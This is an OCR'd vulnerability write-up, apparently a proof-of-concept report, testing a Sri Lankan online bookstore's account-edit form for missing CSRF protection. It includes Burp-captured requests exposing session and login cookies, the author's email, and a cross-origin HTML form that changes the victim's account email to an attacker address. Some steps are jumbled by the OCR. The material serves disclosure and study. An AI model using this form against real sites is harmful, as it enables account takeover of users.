
• Abuse User Trust – Exploit the website's reliance on the user's authenticated browser to carry out harmful operations.

• Hijack the User's Account – Alter credentials or settings to prevent the rightful owner from accessing the account.

• Execute Covert Malicious Tasks – Submit forms or adjust settings silently, without the user noticing.

Proof of Concept (PoC) - The PoC essentially serves as evidence that vulnerability exists.

1. I registered and authenticated on https://store.goodreads.lk to get a valid session for testing. Then I logged into the site.



store.goodreads.lk/log-in

User Log in

Username or Email: dinujaddk@gmail.com

Password: ••••••••••••

reCAPTCHA: I'm not a robot

☐ Remember Me

Log In


Register | Lost your password?

PRODUCTS

The Chola Tigers: Amish ~~රු 3,599.00~~ රු 3,299.00

Marvel Encyclopedia New Edition (2024) රු 13,499.00

FEARLESS රු 3,499.00



My Account

First name *	dinuja
Last name *	elesinghe
Display name *	dinuja elesinghe
Email address *	dinujaddk@gmail.com

This will be how your name will be displayed in the account section

Password change

Current password (leave blank to leave unchanged)

New password (leave blank to leave unchanged)

Confirm new password


```
"Email address&nbsp;"
<span class="required">*</span>
</label>
<input type="email" class="woocommerce-Input woocommerce-Input--email input-text" name="account_email" id="account_email" autocomplete="email" value="dinujaddk@gmail.com"> == $0
::after
</p>
<fieldset>…</fieldset>
```

```
row .input-text {
  ~~box-sizing: border-box;~~
  ~~width: 100%;~~
}
input[type=text], input[type=email], input[type=url],            style.css?ver=6.6.3:743
input[type=password], input[type=search], input[type=number], input[type=tel],
input[type=range], input[type=date], input[type=month], input[type=week], input[type=time],
input[type=datetime], input[type=datetime-local], input[type=color], textarea {
  color: #333333;
  background: #fff;
  background-image: -webkit-linear-gradient(rgba(255, 255, 255, 0), rgba(255, 255, 255,
    0));
  border: 1px solid #2f5a85;
  ~~-webkit-border-radius: 3px;~~
  border-radius: 3px;
  padding: 0.7em;
  ~~width: 100%;~~
}
```

2. First, I inspected the Target Website

   I Opened the target website in my browser. (The login page of store.goodreads.lk)

   I focused on the login form and I logged in and now my session is active.



https://store.goodreads.lk/register

(+94)704600200 | info@goodreads.lk | All Island Delivery

User Registration

Name

Username *	
First Name *	
Last Name *	

Usernames cannot be changed

Contact Info

E-mail *

PRODUCTS

The Chola Tigers: Amish ~~3,599.00~~ 3,299.00

Marvel Encyclopedia New Edition (2024) 13,499.00

FEARLESS 3,499.00

kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Restore Session
ChatGPT
Register
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Log In Register
goodReads LANKA THE BOOK STORE
All Categories
Search Products...
CHILDREN
YOUNG ADULT
LITERATURE & FICTION
NON FICTION
COMICS & GRAPHIC NOVELS
SCIENCE FICTION
AR BOOKS
40% SALE

3. I captured the request with Burp and intercepted it to check for CSRF tokens.

If a site uses CSRF tokens, you'll often find them in these places:

Request body (common for form POSTs)
If the form submits via POST, the body may include a hidden token, for example:


```
POST /profile/update HTTP/1.1
Host: spabase.com
Content-Type: application/x-www-form-urlencoded

name=JohnDoe&email=john@example.com&csrf_token=9f3a5b2adf9e4a...
```

HTTP headers (used by some frameworks / front-end frameworks)
Some frameworks (Angular, Django, etc.) put the CSRF token in a custom header, for example:

```
POST /settings/update HTTP/1.1
Host: spabase.com
X-CSRF-Token: 9f3a5b2adf9e4a...
```


Headers to look for
- X-CSRF-Token
- X-XSRF-TOKEN
- X-CSRF

If you don't see a token in the body or headers, the site may be missing CSRF protection.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.6.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
10 11 12 13 14 15
Send
Cancel
Target: https://store.goodreads.lk
HTTP/2
Request
Pretty Raw Hex
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 11
Request cookies 12
Request headers 20
Notes
Custom actions

```
POST /my-account/edit-account HTTP/2
Host: store.goodreads.lk
Cookie: PHPSESSID=56caff22974a13882a2c8a5b5f3d0e42; _http_accept:image/webp=1; mailchimp_landing_site=
https%3A%2F%2Fstore.goodreads.lk%2F; tk_or=%22%22; tk_r3d=%22%22; tk_lr=%22%22; tk_ai=jetpack%3AP3vYmlSbgbRy%2B9CZjwjVJzhJ;
jpp_math_pass=ac1f07e17c06c22328c4c5109; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_111e39e125ec3c7ce82e439283b2801f=
daredevil%7C1759250624%7CRxA0yII9r2tB9zywC7azSjzPKwK3VDS7AiAiFLjELag%7C64c51898007bcb8a05fef76c7ba7b1aede62663e5057765c12f4f437a60fdab
1; wfwaf-authcookie-fcf79285d6534c28386e90ffbb1fcb19=
2101%7Csubscriber%7Cread%7C03f0218179cc6d689af5f700b9a6cfd1b3fab4fb5abbf9e5095f9f831a1acb2c; tk_qs=
Content-Length: 314
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://store.goodreads.lk
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://store.goodreads.lk/my-account/edit-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

account_first_name=Kasun&account_last_name=elesinghe&account_display_name=dinuja+elesinghe&account_email=dinujaddk%40gmail.com&
password_current=&password_1=&password_2=&save-account-details-nonce=1a9fele6d2&_wp_http_referer=%2Fmy-account%2Fedit-account&
save_account_details=Save+changes&action=save_account_details
```

Typically, CSRF tokens are stored in a hidden input field in a form like this,
<input type="hidden" name="csrf_token" value="RANDOMCSRFVALUE">
So, I searched for CSRF keyword in the source code and I got 0 matches.


My account -
view-source:https://store.goodr
view-source:https://store.goodreads.lk/my-account/edit-account
Line wrap ✓
csrf
0/0


```
<!DOCTYPE html>
<html lang="en-US" class="no-js">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">
                <script>document.documentElement.className = document.documentElement.className + ' yes-js js_active js'</script>
                <script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.documentElement);</script>
<meta name='robots' content='noindex, follow' />
<script>window._wca = window._wca || [];</script>

    <!-- This site is optimized with the Yoast SEO plugin v24.6 - https://yoast.com/wordpress/plugins/seo/ -->
    <title>My account -</title>
    <link rel="canonical" href="https://store.goodreads.lk/my-account" />
    <meta property="og:locale" content="en_US" />
    <meta property="og:type" content="article" />
    <meta property="og:title" content="My account -" />
    <meta property="og:description" content="My Account" />
    <meta property="og:url" content="https://store.goodreads.lk/my-account" />
    <meta property="article:publisher" content="https://web.facebook.com/goodreadslanka" />
    <meta property="article:modified_time" content="2020-07-13T06:33:30+00:00" />
    <meta name="twitter:card" content="summary_large_image" />
    <script type="application/ld+json" class="yoast-schema-graph">{"@context":"https://schema.org","@graph":[{"@type":"WebPage","@id":"https://store.goodreads.lk/my-
account","url":"https://store.goodreads.lk/my-account","name":"My account -","isPartOf":{"@id":"https://store.goodreads.lk/#website"},"datePublished":"2020-05-30T18:34:31+00:00","dateModified":"2020-07-
13T06:33:30+00:00","breadcrumb":{"@id":"https://store.goodreads.lk/my-account#breadcrumb"},"inLanguage":"en-US","potentialAction":[{"@type":"ReadAction","target":["https://store.goodreads.lk/my-account"]}]},
{"@type":"BreadcrumbList","@id":"https://store.goodreads.lk/my-account#breadcrumb","itemListElement":[{"@type":"ListItem","position":1,"name":"Home","item":"https://store.goodreads.lk/"},
{"@type":"ListItem","position":2,"name":"My account"}]},{"@type":"WebSite","@id":"https://store.goodreads.lk/#website","url":"https://store.goodreads.lk/","name":"goodreads.lk","description":"        THE
BOOK STORE","publisher":{"@id":"https://store.goodreads.lk/#organization"},"potentialAction":[{"@type":"SearchAction","target":{"@type":"EntryPoint","urlTemplate":"https://store.goodreads.lk/?s=
{search_term_string}"},"query-input":{"@type":"PropertyValueSpecification","valueRequired":true,"valueName":"search_term_string"}}],"inLanguage":"en-US"},
{"@type":"Organization","@id":"https://store.goodreads.lk/#organization","name":"goodreads.lk","url":"https://store.goodreads.lk/","logo":{"@type":"ImageObject","inLanguage":"en-
US","@id":"https://store.goodreads.lk/#/schema/logo/image/","url":"https://store.goodreads.lk/wp-content/uploads/2020/05/cropped-logo-lanka-scaled-1.jpg","contentUrl":"https://store.goodreads.lk/wp-
content/uploads/2020/05/cropped-logo-lanka-scaled-1.jpg","width":908,"height":200,"caption":"goodreads.lk"},"image":{"@id":"https://store.goodreads.lk/#/schema/logo/image/"},"sameAs":
["https://web.facebook.com/goodreadslanka"]}]}</script>
    <!-- / Yoast SEO plugin. -->


<link rel='dns-prefetch' href='//stats.wp.com' />
<link rel='dns-prefetch' href='//fonts.googleapis.com' />
<link href='https://fonts.gstatic.com' crossorigin rel='preconnect' />
<link rel="alternate" type="application/rss+xml" title=" &raquo; Feed" href="https://store.goodreads.lk/feed" />
<link rel="alternate" type="application/rss+xml" title=" &raquo; Comments Feed" href="https://store.goodreads.lk/comments/feed" />
<script>
window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/15.0.3\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/15.0.3\/svg\/","svgExt":".svg","source":
{"concatemoji":"https:\/\/store.goodreads.lk\/wp-includes\/js\/wp-emoji-release.min.js?ver=6.6.3"}};
/*! This file is auto-generated */
!function(i,n){var o,s,e;function c(e){try{var t={supportTests:e,timestamp:(new Date).valueOf()};sessionStorage.setItem(o,JSON.stringify(t))}catch(e){}}function p(e,t,n)
```

The form does not contain any hidden CSRF token field like the one above, the site might not be using CSRF protection.


3. I logged into the site using my normal credentials and now I have an active session.

4. Next, I Created a simple HTML page that will submit data to the target website from another origin.

This tests whether the website is vulnerable to CSRF attacks.


kalilinux-2024 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
~/Desktop/Attacker website/csrf.html - Mousepad
File
Edit
Search
View
Document
Help

```
<! DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Test CSRF Absence</title>
</head>
<body>
<h1>Test CSRF Absence</h1>
<form action="https://store.goodreads.lk/my-account/edit-account">
<input type="email" name="account_email" value="attacker@example.com">
<button type="submit" value="Click Me">Submit</button>
</form>
</body>
</html>
```


kalilinux-2024 [Running] - Oracle VirtualBox

https://store.goodreads.lk/my-account/edit-account

(+94)704600200 info@goodreads.lk All Island Delivery

My Account Logout

CHILDREN YOUNG ADULT LITERATURE & FICTION NON FICTION COMICS & GRAPHIC NOVELS SCIENCE FICTION AR BOOKS 40% SALE

My Account

Dashboard
Pre-Orders
Orders
Store Credits
Downloads
Addresses
Inquiries
Account details

First name * Kasun

Last name * elesinghe


Display name * dinuja elesinghe

This will be how your name will be displayed in the account section and in reviews

Email address * dinujaddk@gmail.com


Password change

5. After that, I started a local web server to run the html code.
python3 -m http.server 8000



```
┌──(dinuja㉿kali)-[~]
└─$ nano csrf.html

┌──(dinuja㉿kali)-[~]
└─$ nano csrf.html

┌──(dinuja㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

